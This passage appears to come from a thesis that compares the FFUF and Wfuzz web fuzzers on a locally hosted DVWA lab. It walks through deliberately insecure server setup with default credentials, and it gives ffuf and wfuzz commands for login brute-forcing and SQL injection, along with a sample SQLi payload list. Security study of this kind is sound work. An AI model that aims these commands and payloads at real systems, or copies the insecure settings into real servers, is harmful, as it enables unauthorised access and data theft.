On top of those attributes, the memory footprint and CPU utilization for each attack will also be measured. They will both be measured using the `/usr/bin/time` tool. The output of the tool will give the CPU utilization and the memory footprint as *Percent of CPU this job got* and *Maximum resident set size* respectively. The CPU utilization is given as a percentage, where 100% means a full CPU core was used. Consequently, a percentage of 200 would mean that two cores were fully utilized. The memory footprint is given in kilobytes.

As the same word lists will be used for both tools in every attack, the same number of vulnerabilities are expected to be found. The number of vulnerabilities found will be noted, and potential differences compared.

The definition of "a vulnerability found" of this thesis also will need to be assessed. The tools themselves will not know what is a vulnerability and what is not, which means some human experience and interaction will be needed, contrary to what has been explained earlier regarding fuzzers in general. The results of the runs will be in the form of lists of request responses along with the characteristics of each request. When a request that sticks out is found, that request will be regarded as a potential vulnerability. In order to determine what requests stick out, a baseline will be needed. By manually recording a simple request which causes an expected behaviour from the application, one can easily use the filter/hide functions of the tools to only show the request responses that differ from the baseline. These are the responses that are of interest and the ones that will be regarded as potential vulnerabilities.

4.4 Environment preparation

In order to get started with the fuzzing and running our experiment, we need to set up the environment including DVWA and all its prerequisites as well as both our fuzzers. All the tools we need will be deployed locally on a Windows 10 machine. The tools, however, will run on Ubuntu using Windows Subsystem for Linux (WSL). Linux is by no means a requirement for our given tool chain; the choice is simply a matter of personal preference. Linux allows us to navigate comfortably using the terminal with familiar Unix commands, and, furthermore, Ubuntu provides the very handy package manager APT (Advanced Package Tool), which makes installing a lot of dependencies and packages very simple [46]. As everything will technically run in Linux, one could easily view this whole set up process as being done on a Linux machine (and disregard the fact that it is being run inside of Windows). The installation and set up of WSL and the configuration of Linux itself will be left out as the aim of this thesis is not to explain how to setup and install Linux, but how to use the chosen fuzzing tools to exploit our target web application.

However, before we do anything, we should make sure that all our package repositories are up to date, so that we can get the latest available versions of all the packages that we intend to install. In Ubuntu, this is as easy as running the command:

```
$ sudo apt update
```

With our package lists refreshed, we are ready to start setting up our fuzzing environment.

4.4.1 Setting up DVWA

We will set up DVWA first. It is available to download for free from the website `dvwa.co.uk` or from the official DVWA GitHub repository at `github.com/digininja/DVWA`. We will choose to clone the GitHub repository to be sure to get the latest version. We do this using the following command (assuming we have git installed):

```
$ git clone https://github.com/digininja/DVWA.git
```

We should now have a folder named DVWA in our working directory. This folder contains the whole web application, but we still need some other packages in order to host it locally. Following the intrusctions on the DVWA GitHub page [47], we will install the packages required for Debian based systems (as Ubuntu is a Debian based system) using the command below. We have modified the command given on the DVWA GitHub page to run with full privileges by pre-pending `sudo` and we have also swapped the old `apt-get` command for the newer `apt`.

```
$ sudo apt -y install apache2 mariadb-server php php-mysqli php-gd
libapache2-mod-php
```

This will install Apache, PHP and MariaDB along with some dependencies. Apache2 is an open-source HTTP server which will be used to serve the application [48]. PHP is a a server side scripting language which is embedded into the html of web pages [49]. DVWA is built using PHP so we need our server to be able to run it. MariaDB is an open-source MySQL server made by the original developers of MySQL [50]. DVWA needs a MySQL database to store data in, and as MariaDB works out of the box with DVWA, according to the DVWA GitHub page [47], we will use it instead of the "regular" MySQL server package.

Once all the packages have finished installing, we can move the `DVWA` folder to our website root folder. The Apache root folder is by default located at `/var/www/html/`. We will need root privileges to move the folder to this location, which means `sudo` will be needed. The move is done using the following command:

```
$ sudo mv DVWA /var/www/html/
```


Now we have all the files where we want them. Next, we need to make a copy of the DVWA configuration file and rename the copy for it to be used. The file `config.inc.php.dist`, located at `/var/www/html/DVWA/config/`, should be copied to its current folder with the name `config.inc.php`. If we start the Apache server without doing this, the page shown at `http://localhost/DVWA` will tell us that this is the problem. We create this copy using the `cp` command, but first we have to change directories to the config folder. This is done by using the following commands:

```
$ cd /var/www/html/DVWA/config/
$ sudo cp config.inc.php.dist config.inc.php
```

This configuration file contains, among other things, the database name, the database username and the password that will be used by DVWA to connect to the MariaDB server. For simplicity, we will use the defaults given in the file by default, but these can easily be changed by modifying the configuration file. At this point, we can access the web application using a web browser, but first we need to start Apache using the following command:

```
$ sudo service apache2 start
```

The default behavior is that Apache and MySQL (MariaDB) services will automatically start with the machine, so this start command is only needed at this time if we do not restart the operating system in between. We can now visit the web app at `http://localhost/DVWA`. As the set up is not quite done yet, we will be greeted with a useful page that tells us what still needs to be done. This page is seen in Figure 4.3. The text in red indicates problems that we need address. First of all DVWA wants us to enable `allow_url_include`. This is a PHP setting which allows programmers to `include()` .php files using a remote URL, rather than a local file path. In PHP, `include()` is a function to include PHP-code from another file. This feature is disabled by default as it is considered a security risk because, depending on the implementation of the web application, it could potentially be tricked into including harmful code from a remote source [51]. In our case, we want the web app to be insecure so we will go ahead and enable this feature. This is done by modifying the PHP configuration file at `/etc/php/[php_version]/apache2-/php.ini`, where `[php_version]` is the php version that is installed. By opening this file


Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **/var/www/html/DVWA/config/config.inc.php**

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Web Server SERVER_NAME: **localhost**

Operating system: ***nix**

PHP version: **7.4.3**
PHP function display_errors: **Disabled**
PHP function safe_mode: Disabled
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: **MySQL/MariaDB**
Database username: **dvwa**
Database password: **********
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

reCAPTCHA key: **Missing**

[User: matheos] Writable folder /var/www/html/DVWA/hackable/uploads/: **No**
[User: matheos] Writable file /var/www/html/DVWA/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: **No**

[User: matheos] Writable folder /var/www/html/DVWA/config: **No**
Status in red, *indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Figure 4.3: DVWA's set up check page simplifies the initial configuration of the web app.

with root privileges using a text editor, we can find and edit the line that says `allow_url_include = Off` to `allow_url_include = On`. After saving the file we need to restart the apache2 service in order for the changes to take effect. This is done by issuing the following command:

```
$ sudo service apache2 restart
```

Once Apache has restarted and we have reloaded the page, we realise that the red `Disabled` text of `allow_url_include` has changed to `Enabled` and turned green. If we had had the same issue with `allow_url_fopen` on the line below, we would have had to change the `Off` value to `On` in the `php.ini` file for that setting too. The next problem we see in Figure 4.3 is related to reCAPTCHA. We won't target reCAPTCHA vulnerabilities in this thesis, so we will not bother addressing this issue. Lastly, we have faulty permissions on two folders and a file. It seems like DVWA requires the folders and file mentioned to be writable by *Other*, which in Unix systems is any other user that is not the owner of the file or folder, nor belongs to a group that is the owner [52]. We will fix these permission issues by issuing the three following commands:

```
$ sudo chmod 757 /var/www/html/DVWA/hackable/uploads
$ sudo chmod 757 /var/www/html/DVWA/config
$ sudo chmod 646 /var/www/html/DVWA/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt
```

The command for changing the permission for the individual file as opposed to the folder is slightly different because it is of a different type (file vs. folder). At this point we should be seeing all green on the set up check page, apart from the reCAPTCHA part which we intentionally skipped.

Now all that is left to do is to create the database and the database user. To do this, we need to login to the database server as the root user. But first we have to make sure that the MySQL service is running. This should be the case if the machine has been rebooted in between, but if not, we need to start it manually. It must be said, however, that the auto start feature does not work for Linux distributions running in WSL, and as our Ubuntu virtual machine is running in WSL, we will always have to start both the Apache and MySQL services manually. The commands for manually starting MySQL and logging in as the root user are:


```
$ sudo service mysql start
$ sudo mysql -uroot
```

We should now be logged into the MariaDB prompt. To create the database and database user with the default names and default password, we will issue the following commands:

```
$ MariaDB> create database dvwa;
$ MariaDB> create user dvwa@localhost identified by 'p@ssw0rd';
$ MariaDB> grant all on dvwa.* to dvwa@localhost;
$ MariaDB> flush privileges;
```

The first command creates the database named *dvwa*, and the second command creates the user named *dvwa* and sets up its password to be *p@ssw0rd*. The third command grants all privileges for the new user on the newly created database, and the last command forces MariaDB to reload all the grant tables to ensure that the privileges become active instantly [53].

Everything should now be done and ready to go. We can simply click the button saying *Create / Reset Database* at the bottom of the set up check page and all the necessary tables should be generated and we should be redirected to the DVWA login page. In Figure 4.4 we can see how the tables get generated, and soon after we will be automatically redirected to the login page seen in Figure 4.5. We will need to log in using the default admin credentials in order to reach the pages with the vulnerabilities that we want to test later on. The default username is *admin* and the default admin password is, not surprisingly, *password*.



Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.

Data inserted into 'guestbook' table.

Backup file /config/config.inc.php.bak automatically created

Setup successful!

Please login.

Figure 4.4: Once we have created the database and the database user, we can have DVWA generate all the needed tables.

Figure 4.5: After successful configuration, we will be redirected to the DVWA login page.

One last small drawback to our set up is that, as previously mentioned, WSL does not auto start Apache and MySQL. These will both need to be started manually each time our virtual machine has been rebooted. To make this task slightly less bothersome, we can paste the two startup commands into a file and make the file executable using `chmod +x` *`filename`*. Each time we want to host DVWA, we only have to run this file with root privileges. The contents of the file should be the following:

```
service mysql start
service apache2 start
```

This concludes the set up of the Damn Vulnerable Web Application.

4.4.2 Installing FFUF

The installation of our first fuzzer, FFUF, is vastly more simple than the set up of DVWA. FFUF is available for free from the official FFUF GitHub repository at `github.com/-ffuf/ffuf`.

As FFUF is written using Go, it needs to be compiled for the architecture we want to run it on. However, FFUF also provides prebuilt binaries for the most common architectures. This leaves us with two or three options depending on how we look at it. We could download the source code and compile the program ourselves in one go using `go get` which is a feature provided by the Go compiler. Alternatively, we could clone the GitHub repository as we normally would using `git clone` and then compile the downloaded source code using the go compiler. The third and easiest option is to use the prebuilt binary option which does not require us to download and install Go on our system. For simplicity, we will choose the last option and download a prebuilt binary from the *Releases* page of the GitHub repository. At the time of writing, the latest release is version v1.2.1. We will use the terminal for every step of the installation, both because it makes the steps easy to replicate and because WSL does not provide a desktop environment. As our system is running a 64-bit Linux operating system, we will copy the direct link to the `ffuf_1.2.1_linux_amd64.tar.gz` file. We copy the link using a web browser on our host Windows machine. Back in the Linux terminal we can now use the `wget` command to download the file to our home directory.

```
$ wget https://github.com/ffuf/ffuf/releases/download/v1.2.1/
ffuf_1.2.1_linux_amd64.tar.gz
```

Once we have the .tar.gz archive in our working directory, we need to extract its content. This is done using the command-line tool `tar`. After the extraction is completed and verified successful, we will remove the archive file using the `rm` command. We can verify that the extraction process was successful by making sure we have got four new files in our working directory using the `ls` command.

```
$ tar -xf ffuf_1.2.1_linux_amd64.tar.gz
$ rm ffuf_1.2.1_linux_amd64.tar.gz
```

The `-xf` flags of the tar command tells tar that we want to extract the archive file that is given as the next argument. Out of the four files we extracted from the archive we will only need one, the one named `ffuf`. This file is the compiled binary file, and it is the one that will be executed. We therefore need to make sure that it is executable permission wise. The file should already be marked as executable, but just to make sure, we will run the following command:

```
$ chmod +x ffuf
```

Now we are technically ready to use FFUF by giving the path to the FFUF binary and then arguments for our FFUF command. However, giving the full path to the binary every time is bothersome and not desirable. To make it easier for ourselves, we will move the `ffuf` binary to the `/usr/local/bin` directory, which is in our `PATH` by default. Binaries and files that are in directories given in the `PATH` environment variable are globally accessible using only their file names. In other words, after moving the binary to such a directory, we will be able to use the simple command `ffuf` from any directory in the file system. To move the binary we will need root permissions along with the `mv` command:

```
$ sudo mv ffuf /usr/local/bin
```

By changing directories to a folder that definitely does **not** contain the `ffuf` binary, we can test that the installation is working as intended by running the `ffuf` command. As FFUF is now globally available for usage in our system, we can consider the installation complete.

4.4.3 Installing Wfuzz

The installation of Wfuzz differs a lot from the FFUF installation as Wfuzz is written in Python and therefore is not a compiled program. Programs written in Python run using the Python virtual machine. As Python can be installed on almost any operating system, so can Wfuzz. Wfuzz does depend on external libraries, though, one of which is *Pycurl*. Pycurl is known to cause issues during the installation, as Pycurl itself has some dependencies that need to be satisfied. The installation of those dependencies may vary between operating systems, and even between Linux distributions [54]. As we are using Ubuntu and the APT package tool, we can easily install these dependencies using a single command:

```
$ sudo apt -y libcurl4-openssl-dev libssl-dev
```

Having installed the dependencies, we should be good to install Wfuzz itself. The installation of Wfuzz is extremely simple as the Wfuzz package is available from the Python package installer and command-line tool `pip`. In our case, Python 3 came pre-installed on our Ubuntu machine but pip did not. To install pip for Python 3, we use the following command:

```
$ sudo apt -y install python3-pip
```

With pip installed, we can now install Wfuzz globally:

```
$ sudo pip3 install wfuzz
```

To verify that our Wfuzz installation is working, we can type `wfuzz` in the command prompt and hit `enter`. We should be greeted with the Wfuzz command line options and usage tips.

4.4.4 The fuzzing input

All fuzzers need input data and in the case of web fuzzers, those inputs are often in the form of word lists. For the attacks and tests that we will be doing in this thesis, we have previously chosen to use the popular word list colllection *SecLists*. Seclists provides word lists for all kinds of scenarios: passwords, usernames, real names, SQL injection phrases, and so on. To make use of these lists though, we need to download them to our local machine. This process is very simple, as SecLists is a free open-source publicly available GitHub repository. The repository URL is *github.com/danielmiessler/SecLists*, which we will simply clone using `git clone`:

```
$ git clone https://github.com/danielmiessler/SecLists.git
```

The cloning will take some time as some of the lists are quite big, but eventually we will have all the lists downloaded, ready and available for our fuzzers to use.

The downloaded directory contains nine subdirectories: *Discovery*, *Fuzzing*, *IOCs*, *Miscellaneous*, *Passwords*, *Pattern-Matching*, *Payloads*, *Usernames*, and *Web-Shells*. Most of these directories also contain their own subdirectories, which further helps categorizing the word lists and makes it easy for us to find what we are looking for. We will use one username word list and one password word list from the Username and Password directories respectively for the brute-force attack. These directories contain word lists in the form of text files which each contain many common usernames and passwords, one entry per row in the file. These files have been put together from usernames and passwords that have been part of data breaches and consequently leaked online. They also contain common usernames and passwords which are often encountered, such as common default usernames and passwords for routers.

For the SQL injection attack, we will use a word list from the Fuzzing directory's subdirectory called *SQLi* (short for SQL injection). The SQL injection word lists also come in the form of text files. These text files contain SQL injection "phrases", one per line. An SQL injection phrase is, in this context, a part of a query which is assumed to be inserted into an existing query. The purpose of the phrase is to alter the meaning of the existing query in some way, often aiming to output more information to the screen than intended. The phrase insertion only works in applications that are vulnerable to SQL injection.

Specifically what files (file names) we will be using is mentioned later when they are needed in the Execution section. This concludes the preparation part of the experiment, and we are now ready to define the attack implementations.

4.4.5 Implementation of attacks


Given our attack scenarios covered in Chapter 4.3.3, we need to define how we will implement the attacks in practice in FFUF and Wfuzz. The implementations are often very similar, but in some cases we may find differences.

An important thing that needs to be mentioned and explained is that DVWA requires an initial login to reach all the individual vulnerable pages. This is not a problem when using the app manually, and the login is simply done by providing the username and password of the administrator account in the login form. However, when wanting to allow these command-line fuzzers access, we need to make sure we both login, and save our session ID cookie. This cookie has to be included in every request we make to the web service. Otherwise, our requests will fail as we are not authenticated and we will not even reach the page we are targeting. There are several ways to create the authenticated session and grab the required cookie, the most obvious one being manually opening DVWA in a web browser, logging in using the default admin login, and simply grabbing the `PHPSESSID` cookie using the developer tools menu of the browser. Once we have the cookie, we just need to make sure we include it in all our requests that the fuzzer sends out. This approach is easy to understand and adapt, so this will be the way we will tackle this issue in this thesis.

Brute-force

As the brute-force attack implementation is probably the most simple and straightforward one to perform using either of the tool, we will cover it first. The brute-force page in DVWA consists of a simple login form expecting a username and a password. On the low security level, this form can be submitted as many times as required without limitations. It is also worth mentioning that on the low security level, there is no cross-site request forgery (CSRF) token in use. The implementation of the attack is very similar in both tools, with the differences being almost purely syntactical.

As mentioned, both tools accept payloads as inputs, and in this case we will make use of predefined word lists. For each tool we will specify the URL to which we want to make the request. We will also specify the two injection points in the URL or HTTP request where the usernames and the passwords will be placed. The last things that we have to supply the tool with are the session cookie, the security level cookie, and the two word lists. An example of what the username and password word lists look like is seen in Figure 4.6. Additionally, we will make use of the filter/hide flags of the tools, in order to only see and output interesting results and not all failed login attempts.



top-usernames-shortlist.txt

```
root
admin
test
guest
info
adm
mysql
user
administrator
oracle
```

darkweb2017-top100.txt

```
123456
123456789
111111
password
qwerty
abc123
12345678
password1
1234567
123123
```

Figure 4.6: The username and password word lists consist of one word per line.

Lastly, before we run the attack, we want to figure out how to know if a response is of interest or not. An easy way of implementing this is to make a failed login attempt on the brute-force page manually and make note of the characteristics of the response, such as the response size and the number of lines in the response. Once we have all this info, performing the attack using either tool can be done with just one command each:

```
$ ffuf -w usernames.txt:USR -w passwords.txt:PASSW -b "PHPSESSID=po5f...;
security=low" -u "http://localhost/DVWA/vulnerabilities/brute/?
username=USR&password=PASSW&Login=Login" -fs 4237 -c
```

```
$ wfuzz -w usernames.txt -w passwords.txt -b PHPSESSID=bpl4...
-b security=low -c --hh BBB "http://localhost/DVWA/vulnerabilities/brute/?
username=FUZZ{wrong}&password=FUZ2Z{wrong}&Login=Login"
```

In these two commands, we can clearly see the resemblance but also the slight differences in syntax. In the FFUF command, the word lists are given using aliases, `USR` and `PASSW` in this case, which are later used to indicate the injection points in the URL. Wfuzz, on the other hand, uses predefined aliases in the form of `FUZZ, FUZ2Z, FUZ3Z, ...` for the first, second, third, ... input payload. In other words, it is important to keep in mind in what order one gives the word lists to Wfuzz, as it affects what alias should be used where. Furthermore, it is worth mentioning that FFUF has a default alias, `FUZZ`, which is used if only one payload is given and no alias is supplied. The order in which the payloads are given in FFUF does not matter for the aliases, but it affects in what order the combinations are generated. The manner in which cookies are supplied is very similar, using the `-b` flag, though in Wfuzz we need to supply one cookie at a time while we can supply all at once in FFUF.

Lastly, from inspection we know that this request is a GET request, which can be seen from the lack of POST data and from the inclusion of query parameters, which are mostly only seen in GET requests. Furthermore, the request type can be seen by inspecting the raw request using, for example, Chrome developer tools. Higher security levels of the vulnerabilities in DVWA use POST requests instead of GET requests, and in those cases we need to explicitly tell our tools about it and also include the required POST data. If not told explicitly, both FFUF and Wfuzz will use GET by default.

SQL injection


As the process of using our two tools is very similar independently of the attack, some things in this section will simply be referred to the brute-force attack implementation to reduce redundant duplication of information.

The SQL injection page in DVWA is even more simplistic than that of brute-force, consisting only of an HTML form with one input text box. The text box expects a user ID to be entered. Based on this user ID, the web app will search the database to find a match. The user ID is not the same as the username, which means that entering a known valid username of, for instance, *admin*, will not return anything. By entering something into the text box and clicking submit, while the security level is set to low, we realise that the parameters are sent via the URL. This is the same way all requests are sent on the low security level in DVWA, via a GET request and using query parameters in the URL, as explained in the previous attack implementation. This realisation will be useful when running the attack, as it is clear that the data sent with the request is embedded in the URL, implying that there is no need for a request body of any sort. As with all DVWA requests we make using FFUF or Wfuzz, we need to send our two cookies `security` and `PHPSESSID` along with each request. This is handled exactly the same as in the previous attack implementation. By providing a relevant word list and filtering flags to the command we end up with the following:

```
$ ffuf -w SQLi.txt -b "PHPSESSID=po5f...;security=low" -u "http://
localhost/DVWA/vulnerabilities/sqli/?id=FUZZ&Submit=Submit" -fs 4207 -c
```

```
$ wfuzz -w SQLi.txt -b PHPSESSID=bpl4... -b security=low -c --hh BBB -Z
"http://localhost/DVWA/vulnerabilities/sqli/?id=FUZZ{test}&Submit=Submit"
```

As can be seen, there is no need to use aliases in FFUF this time, as only a single word list is needed. An example of what an SQL injection word list looks like is seen in Figure 4.7. In this case, FFUF defaults to searching for the `FUZZ` keyword in the URL. From inspecting the URL, one can see that there is a parameter of `Submit` with a default value of `Submit`. This is basically the submit button in the HTML form and this needs to be kept untouched for the entirety of the attack. The filtering options used in the two commands are the same as previously. As in the brute-force attack, in FFUF a static value is used to filter for the response size, and in Wfuzz an initial request is used to figure out the filtering value.



```
)%20or%20('x'='x
%20or%201=1
; execute immediate 'sel' || 'ect us' || 'er'
benchmark(10000000,MD5(1))#
update
";waitfor delay '0:0:__TIME__'--
1) or pg_sleep(__TIME__)--
||(elt(-3+5,bin(15),ord(10),hex(char(45))))
"hi"") or (""a""=""a"
delete
like
" or sleep(__TIME__)#
pg_sleep(__TIME__)--
*(|(objectclass=*))
declare @q nvarchar (200) 0x730065006c00650063 ...
```

Figure 4.7: The SQL injection word lists contain one SQL injection phrase per line.

In this implementation Wfuzz will need a few flags which FFUF does not. The first one of these is the `-Z` flag which lets the execution continue even if errors occur. This is needed because certain characters may result in an invalid URL which in turn may result in an error in the PycURL Python library which Wfuzz uses.

These invalid URLs could be avoided by URL encoding the strings before the requests are made, a feature which Wfuzz actually supports. The reason why this is not wanted in this scenario, is because the list of results will also be URL encoded, making the interesting strings unreadable to humans. This is why we allow errors to happen, and URL encoding is not used.

On the topic of URL encoding, FFUF does not include URL encoding and some strings will cause errors. This is not a problem, however, as the default behaviour of FFUF allows the execution to continue even if errors occur. This is why there is no need for a corresponding flag in the FFUF command. FFUF has another behaviour worth mentioning, too, and that is the fact that it will completely ignore "words" that include spaces, meaning rows in the word list. This was discovered through trial and error, and is not found in any documentation. One could imagine that this is either a bug, or a feature that intentionally ignores these entries as it does not want to bother with encoding these spaces. Encoding the spaces is not always required, however, and it depends on the back-end implementation of the web application whether it is required. The reason why FFUF does not handle these is unclear, and the reason mentioned is just speculation. Luckily, the SQL injection word lists of SecLists seem to include word list entries that are already URL encoded, such as `'%20or%20''='`, which means FFUF will not be useless in this attack with this word list.

4.5 Execution


Having set up our target and our two fuzzers as well as having defined our attack scenarios and how we will implement them in practice, we can now begin trying to exploit the web app. This section will cover in detail each vulnerability tested from the perspective of both the tools.

Before we get started though, we need to log in and make sure that we set the security level to `low` on the DVWA *Security* page. As in the attack implementation section, we will start with the logic-wise most simple vulnerability, the one which is vulnerable to brute-force attacks.

4.5.1 Brute Force

This attack is very simple to implement in both the tools, and we even have the full commands almost ready to be copied straight from the *Implementation of attacks* section. But instead of just copying the commands, let us start from the beginning, exploring the target HTML form and how we find out what data we actually need to provide.

By visiting the *Brute-Force* page of DVWA, we see that it simply is an HTML form asking for a username and a password. If we try to login with some faulty details, we realise the form will say *"Username and/or password incorrect."*. The form is seen in Figure 4.8. We also realise that the URL in the browser's address bar has changed and re-



Username and/or password incorrect.

Figure 4.8: A failed login the DVWA brute force login form.

flects the details we gave in the form, along with a default form value `Login=Login`. From here we can see that we only need to replace the values of the `username` and `password` variables repeatedly with words from our word lists to perform the brute-force attack.

```
http://localhost/DVWA/vulnerabilities/brute/?username=wrong&password=wrong
&Login=Login#
```

Furthermore, we get the full request details if we open up the *Network* tab in our browser and make another failed login attempt. This reveals that the form is making a GET request to the URL above. We can also see the *Request Headers* from here, and we realise that the request sends along two cookies:

```
security=low; PHPSESSID=v124b78dbqqf5550ffu2emvgt1
```

As mentioned in Section 4.4.5, the `PHPSESSID` is sent along with every request to make sure that the user making the requests is authenticated. This cookie was given to us when we first logged into the application. The `security` cookie should speak for itself, it informs the backend what security level should be used when processing the request. Though simple, it may come in handy to know that the security level is easy to change by just modifying the cookie.

Last but not least, we need to decide what word lists to use. We have already decided to use lists from the Seclists collection but we need to define exactly which ones we will be using. After browsing through the files, we find *top-usernames-shortlist.txt* in the *Usernames* folder. This file only contains 17 usernames, but it will be a good starting point for our attack. Seclists contains a lot of password files and we will select the *darkweb2017-top100.txt* file found in the *Passwords* folder as our passwords word list. Strangely enough, this file contains 99 words, not 100 as the name suggests. At this point we have sufficient information to run our attack. We will start with FFUF.

FFUF

